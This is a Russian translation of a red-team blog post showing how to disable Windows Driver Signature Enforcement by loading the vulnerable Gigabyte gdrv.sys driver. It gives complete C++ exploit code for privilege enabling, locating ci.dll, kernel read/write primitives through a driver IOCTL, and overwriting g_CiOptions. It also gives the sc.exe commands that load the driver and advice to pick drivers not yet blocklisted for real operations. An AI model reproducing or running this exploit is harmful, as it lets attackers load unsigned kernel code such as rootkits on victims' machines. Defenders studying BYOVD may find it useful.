Обход Code Integrity: Использование BYOVD для получения примитивов чтения/записи ядра

Posted on 1 апреля, 2026 by AkaTor

Категория: Red Team / Windows Kernel
Уровень: Intermediate → Advanced
Оригинал: core-jmp.org by S12 – 0x12Dark Development (Medium)
Компонент: Windows Code Integrity (ci.dll), DSE, BYOVD
Перевод: Aka Tor
Дата: Март 2026

Введение

Статья демонстрирует как атакующие обходят защиту Windows Kernel Code Integrity используя технику BYOVD (Bring Your Own Vulnerable Driver) для получения примитивов чтения/записи ядра. Code Integrity — это часть Windows которая проверяет является ли файл «доверенным» перед тем как позволить ему запуститься.

```cpp
BOOL disableDSE(HANDLE drv, DWORD64 ciBaseAddress) {
    DWORD64 ci_optionsAddress = ciBaseAddress + g_offsets.FromCItoC_giOptions;
    //cout << "g_CiOptions Address " << ciBaseAddress;
    cout << "g_CiOptions Address: 0x" << hex << ci_optionsAddress << endl;

    // Values
    // Bitmask

    // --- Single bits ---
    // 0x0 = Active (CI fully enforced)
    // 0x1 = Disable code integrity
    // 0x2 = Test Signing Mode
    // 0x4 = Chill Checks
    // 0x8 = Permissive, partial bypass

    // --- Combined ---
    // 0x3 = Disable CI + Test Signing
    // 0x5 = Disable CI + Chill Checks
    // 0x6 = Test Signing + Chill Checks
    // 0x7 = Disable CI + Test Signing + Chill Checks
    // 0x9 = Disable CI + Permissive
    // 0xA = Test Signing + Permissive
    // 0xB = Disable CI + Test Signing + Permissive
    // 0xC = Chill Checks + Permissive
    // 0xD = Disable CI + Chill Checks + Permissive
    // 0xE = Test Signing + Chill Checks + Permissive
    // 0xF = All flags (Disable CI + Test Signing + Chill Checks + Permissive)

    BYTE newValue = 0xF;
    BOOL resultWritten = WritePrimitive(drv, (LPVOID)ci_optionsAddress, (LPVOID)&newValue, sizeof(BYTE));
    if (resultWritten) {
        cout << "New bytes written into DSE field " << endl;
        return TRUE;
    }
    else {
        return FALSE;
    }
}
```

Компоненты Code Integrity

- **CI (Code Integrity)** — основной движок, проверяющий хэши файлов
- **DSE (Driver Signature Enforcement)** — обязательная цифровая подпись для драйверов
- **Test Mode** — режим разработчика, позволяющий самоподписанные сертификаты
- **UMCI (User-Mode Code Integrity)** — расширяет правила на приложения
- **Audit Mode** — тихое применение политик с логированием

---

1. Методология эксплуатации

Пять шагов:

1. Включить **SeDebugPrivilege** для отладочных возможностей
2. Найти `ci.dll` в памяти ядра
3. Вычислить смещение до поля `g_CiOptions` (зависит от версии)
4. Загрузить уязвимый подписанный драйвер для выполнения операций чтения/записи в ядре
5. Модифицировать битовую маску `g_CiOptions` для отключения DSE

1.1 Значения битовой маски g_CiOptions

Одиночные биты:

Значение	Описание
`0x0`	Active (CI полностью применяется)
`0x1`	Отключение Code Integrity
`0x2`	Режим Test Signing
`0x4`	Ослабленные проверки (Chill Checks)
`0x8`	Разрешительный обход (Permissive)

Комбинации:

Значение	Описание
`0x3`	Disable CI + Test Signing
`0x5`	Disable CI + Chill Checks
`0x6`	Test Signing + Chill Checks
`0x7`	Disable CI + Test Signing + Chill Checks
`0x9`	Disable CI + Permissive
`0xA`	Test Signing + Permissive
`0xB`	Disable CI + Test Signing + Permissive
`0xC`	Chill Checks + Permissive
`0xD`	Disable CI + Chill Checks + Permissive
`0xE`	Test Signing + Chill Checks + Permissive
`0xF`	Все флаги (Disable CI + Test Signing + Chill Checks + Permissive)

---

2. Повышение привилегий — SeDebugPrivilege

Эксплойт использует `OpenProcessToken` и `AdjustTokenPrivileges` для включения отладочных прав:

```
BOOL EnableSeDebugPrivilege()
{
    HANDLE hToken;
    TOKEN_PRIVILEGES tp;
    LUID luid;
    if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES
| TOKEN_QUERY, &hToken))
    {
        std::cerr << "OpenProcessToken failed: " << GetLastError() <<
std::endl;
        return FALSE;
    }
    if (!LookupPrivilegeValue(NULL, SE_DEBUG_NAME, &luid))
    {
        std::cerr << "LookupPrivilegeValue failed: " << GetLastError()
<< std::endl;
        CloseHandle(hToken);
        return FALSE;
    }
    tp.PrivilegeCount = 1;
    tp.Privileges[0].Luid = luid;
    tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
    if (!AdjustTokenPrivileges(hToken, FALSE, &tp,
sizeof(TOKEN_PRIVILEGES), NULL, NULL))
    {
        std::cerr << "AdjustTokenPrivileges failed: " <<
GetLastError() << std::endl;
        CloseHandle(hToken);
        return FALSE;
    }
    CloseHandle(hToken);
```

```
    return TRUE;
}
```

---

3. Обнаружение CI.dll в ядре

Используется `NtQuerySystemInformation` (SystemModuleInformation=11) для перечисления ядерных модулей и поиска базового адреса `ci.dll`:

```
typedef struct _SYSTEM_MODULE_ENTRY {
    HANDLE Section;
    PVOID MappedBase;
    PVOID ImageBase;
    ULONG ImageSize;
    ULONG Flags;
    USHORT LoadOrderIndex;
    USHORT InitOrderIndex;
    USHORT LoadCount;
    USHORT OffsetToFileName;
    UCHAR FullPathName[256];
} SYSTEM_MODULE_ENTRY, * PSYSTEM_MODULE_ENTRY;

typedef struct _SYSTEM_MODULE_INFORMATION {
    ULONG Count;
    SYSTEM_MODULE_ENTRY Modules[1];
} SYSTEM_MODULE_INFORMATION, * PSYSTEM_MODULE_INFORMATION;

struct KernelDriver {
    std::string Name;
    uintptr_t BaseAddress;
    uint32_t Size;
};

std::vector GetSortedKernelDrivers() {
    std::vector driverList;

    auto NtQuerySystemInformation =
```

```
(pNtQuerySystemInformation)GetProcAddress(
        GetModuleHandleA("ntdll.dll"), "NtQuerySystemInformation");

    if (!NtQuerySystemInformation) return driverList;

    ULONG len = 0;
    const int SystemModuleInformation = 11;

NtQuerySystemInformation((SYSTEM_INFORMATION_CLASS)SystemModuleInforma
tion, NULL, 0, &len);

    std::vector buffer(len);
    NTSTATUS status = NtQuerySystemInformation(
        (SYSTEM_INFORMATION_CLASS)SystemModuleInformation,
        buffer.data(), len, &len
    );

    if (status != 0) return driverList;

    auto mods = reinterpret_cast(buffer.data());

    for (ULONG i = 0; i < mods->Count; i++) {
        SYSTEM_MODULE_ENTRY& entry = mods->Modules[i];
        KernelDriver drv;
        drv.BaseAddress = reinterpret_cast(entry.ImageBase);
        drv.Size = entry.ImageSize;
        const char* nameStart = reinterpret_cast(entry.FullPathName)
                              + entry.OffsetToFileName;
        drv.Name = std::string(nameStart);
        driverList.push_back(drv);
    }

    std::sort(driverList.begin(), driverList.end(),
              [](const KernelDriver& a, const KernelDriver& b) {
                  return a.BaseAddress < b.BaseAddress;
              });

    return driverList;
```


```
}

DWORD64 GetCIBase(const std::vector& drivers) {
    for (const auto& drv : drivers) {
        std::string nameLower = drv.Name;
        std::transform(nameLower.begin(), nameLower.end(),
                       nameLower.begin(), ::tolower);
        if (nameLower.find("ci.dll") != std::string::npos) {
            return (DWORD64)drv.BaseAddress;
        }
    }
    return 0;
}
```

---

4. Определение смещения g_CiOptions

Команды WinDbg для обнаружения `g_CiOptions`:

```
lkd> .symfix
lkd> .reload
lkd> lm m CI
lkd> x CI!g_CiOptions
lkd> ? CI!g_CiOptions - CI
Evaluate expression : 327684 = 00000000`00050004
```



Смещение зависит от версии: `0x50004` (Windows 11) или `0x4d004` (тестовые среды).

```
struct offsets {
    ULONG64 FromCItoC_giOptions;
} g_offsets = {
    //0x50004 // MaldevWin11 machine
    0x4d004   // Win11 test sandboxes
};
```

---

5. Уязвимый драйвер и примитивы ядра

Эксплойт использует Gigabyte `gdrv.sys`. Загрузка драйвера:

```
sc.exe create gdrv.sys binPath=C:\windows\temp\gdrv.sys type=kernel &&
sc.exe start gdrv.sys
```

В данном случае это не лучший драйвер — он один из самых эксплуатируемых в истории, что означает его присутствие в чёрном списке Windows. Для загрузки этого драйвера нужно иметь отключённые различные политики Code Integrity. В продакшен-операции нужно использовать уязвимый драйвер, ещё не внесённый в чёрный список, но имеющий примитивы R/W ядра.

Ссылка на драйвер: loldrivers.io — gdrv.sys

IOCTL `0xC3502808` обеспечивает произвольное чтение/запись памяти ядра через сформированные запросы `DeviceIoControl`.

5.1 DriverOps.h — примитивы чтения/записи

```
#include
#include

#define IOCTL_READWRITE_PRIMITIVE 0xC3502808

typedef struct KernelWritePrimitive {
    LPVOID dst;
    LPVOID src;
    DWORD size;
} KernelWritePrimitive;

typedef struct KernelReadPrimitive {
    LPVOID dst;
    LPVOID src;
    DWORD size;
} KernelReadPrimitive;

BOOL WritePrimitive(HANDLE driver, LPVOID dst, LPVOID src, DWORD size)
{
    KernelWritePrimitive kwp;
    kwp.dst = dst;
    kwp.src = src;
    kwp.size = size;

    BYTE bufferReturned[48] = { 0 };
    DWORD returned = 0;
    BOOL result = DeviceIoControl(driver, IOCTL_READWRITE_PRIMITIVE,
                                  (LPVOID)&kwp, sizeof(kwp),
                                  (LPVOID)bufferReturned,
sizeof(bufferReturned),
                                  &returned, nullptr);
    if (!result) {
        cout << "Failed to send write primitive. Error: " <<
```

```
GetLastError() << endl;
        return FALSE;
    }
    cout << "Write primitive sent. Bytes returned: " << returned <<
endl;
    return TRUE;
}

BOOL ReadPrimitive(HANDLE driver, LPVOID dst, LPVOID src, DWORD size)
{
    KernelReadPrimitive krp;
    krp.dst = dst;
    krp.src = src;
    krp.size = size;

    DWORD returned = 0;
    BOOL result = DeviceIoControl(driver, IOCTL_READWRITE_PRIMITIVE,
                                  (LPVOID)&krp, sizeof(krp),
                                  (LPVOID)dst, size,
                                  &returned, nullptr);
    if (!result) {
        cout << "Failed to send read primitive. Error: " <<
GetLastError() << endl;
        return FALSE;
    }
    cout << "Read primitive sent. Bytes returned: " << returned <<
endl;
    return TRUE;
}

HANDLE openVulnDriver() {
    HANDLE driver = CreateFileA("\\\\.\\GIO",
                                GENERIC_READ | GENERIC_WRITE, 0,
nullptr,
                                OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL,
nullptr);
    if (!driver || driver == INVALID_HANDLE_VALUE) {
        cout << "Failed to open driver. Error: " << GetLastError() <<
```

```
endl;
        return NULL;
    }
    return driver;
}
```

---

6. Отключение DSE

Финальная функция модифицирует битовую маску `g_CiOptions` используя примитив записи ядра. Мы добавляем два примитива чтения чтобы показать значение до и после модификации:


```
BOOL disableDSE(HANDLE drv, DWORD64 ciBaseAddress) {
 DWORD64 ci_optionsAddress = ciBaseAddress +
g_offsets.FromCItoC_giOptions;
 cout << "g_CiOptions Address: 0x" << hex << ci_optionsAddress <<
endl;

 // Values
 // Bitmask

 // --- Single bits ---
 // 0x0 = Active (CI fully enforced)
 // 0x1 = Disable code integrity
 // 0x2 = Test Signing Mode
 // 0x4 = Chill Checks
 // 0x8 = Permissive, partial bypass

 // --- Combined ---
 // 0x3 = Disable CI + Test Signing
 // 0x5 = Disable CI + Chill Checks
 // 0x6 = Test Signing + Chill Checks
 // 0x7 = Disable CI + Test Signing + Chill Checks
 // 0x9 = Disable CI + Permissive
 // 0xA = Test Signing + Permissive
 // 0xB = Disable CI + Test Signing + Permissive
```

```
 // 0xC = Chill Checks + Permissive
 // 0xD = Disable CI + Chill Checks + Permissive
 // 0xE = Test Signing + Chill Checks + Permissive
 // 0xF = All flags (Disable CI + Test Signing + Chill Checks +
Permissive)

 BYTE currentValue = 0;
 ReadPrimitive(drv, (LPVOID)&currentValue, (LPVOID)ci_optionsAddress,
sizeof(BYTE));
 cout << "g_CiOptions before: 0x" << hex << (int)currentValue << endl;

 BYTE newValue = 0xF;
 BOOL resultWritten = WritePrimitive(drv, (LPVOID)ci_optionsAddress,
                                     (LPVOID)&newValue,
sizeof(BYTE));
 if (resultWritten) {
  cout << "New bytes written into DSE field " << endl;
  ReadPrimitive(drv, (LPVOID)&currentValue, (LPVOID)ci_optionsAddress,
sizeof(BYTE));
  cout << "g_CiOptions after:  0x" << hex << (int)currentValue <<
endl;
  return TRUE;
 }
 else {
  return FALSE;
 }
}
```

6.1 main()

```
int main(int argc, char* argv[])
{
 // 1. Включение SeDebugPrivilege для текущего процесса
 BOOL setPriv = EnableSeDebugPrivilege();

 // 2. Смещения захардкожены (зависят от версии Windows)

 // 3. Перечисление всех драйверов
```

```
 vector drivers = GetSortedKernelDrivers();

 // 4. Получение базового адреса CI.dll
 DWORD64 ciDLLBase = GetCIBase(drivers);
 cout << "CI.dll Base address " << ciDLLBase << endl;
 getchar();

 HANDLE drv = openVulnDriver();
 if (drv == NULL || drv == INVALID_HANDLE_VALUE) {
  cout << "Error opening driver" << endl;
  return -1;
 }

 // 5. Отключение DSE
 BOOL result = disableDSE(drv, ciDLLBase);
 return 0;
}
```



Заключение

Техника BYOVD (Bring Your Own Vulnerable Driver) остаётся одним из наиболее эффективных способов обхода политик Code Integrity, потому что она оборачивает легитимный подписанный актив против самой системы. Используя примитив чтения/записи ядра для патчинга `g_CiOptions` в памяти, мы эффективно **«ослепляем» ОС**, позволяя загружать неподписанный код в наиболее привилегированные области Windows.

Уязвимые драйверы остаются крупной поверхностью атаки потому что они работают с привилегиями Ring-0 и являются доверенными для операционной системы.

Ссылки

- core-jmp.org — оригинал
- Автор: S12 – 0x12Dark Development (Medium)